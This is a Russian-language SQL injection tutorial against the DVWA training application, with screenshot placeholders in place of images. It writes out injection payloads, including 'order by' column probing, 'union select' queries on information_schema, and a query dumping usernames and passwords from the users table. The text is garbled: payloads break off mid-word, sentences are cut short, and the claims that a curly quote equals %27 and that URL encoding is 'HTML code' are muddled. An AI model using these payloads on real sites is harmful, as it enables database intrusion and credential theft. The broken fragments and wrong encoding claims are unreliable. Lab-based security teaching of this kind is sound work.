


Мы также можем использовать выражение «order by 1»:




Получаем корректный вывод страницы.

Добавим к выражению несколько нулей, а именно «order by 10000»:




Вывод некорректный, и это значит, что веб-страница уязвима к SQL-инъекциям.

Попытаемся выяснить количество столбцов, и введем значение 3:




На странице отображается, что данный столбец неизвестный. Вставим цифру 2:




Страница отобразилась правильно. Это значит, что на странице 2 столбца. Мы можем писать утверждение с выражением «union select», которое будет выглядеть как: «union select column name,2 from information _schema.columns where table name = „users“ %23».


Для начала пропишем в URL «union select 1,2», и посмотрим на вывод:



Мы можем выводить информацию в первом и втором столбце.
Я хочу выбрать базу данных в 1-м столбце, при помощи выражения «1' union
s
e




Имя искомой базы данных – «dvwa».
Для вывода более полной информации нам пригодится выражение: «union
„dvwa“»:




Как видим, я получил столбцы: «guestbook», и «users». И теперь мы можем попробовать найти столбцы для каждой из этих таблиц. Это будет Вашим домашним заданием.

Я знаю, что в таблице «users», есть столбцы «username», и «password». Для инъекции мне понадобится выражение: «union select user, password from




Как Вы можете видеть, произошел вывод всех паролей и пользователей, которые есть в таблице «users».


Усложним задачу и изменим уровень безопасности на средний «medium»:



Перейдем на вкладку SQL Injection и повторим те же шаги, что и на уровне




При вводе цифры 1, страница работает корректно.
А когда мы прописываем кавычку в URL, то видим ошибку:




Данная ошибка отличается от предыдущей, так как страница жалуется на введенную кавычку.

Добавим в выражение истинное значение «and 1=1%23». Мы должны увидеть правильную страницу:



Как Вы заметили, страница неправильная.


Попробуем изменить кавычку на код HTML. Символ кавычки «“», будет эквивалентен %27:



И я снова получаю ту же ошибку.


Использование SQL-инъекций может отличаться от сайта к сайту. Это метод проб и ошибок.

Вовсе избавимся от кавычек в строке URL:



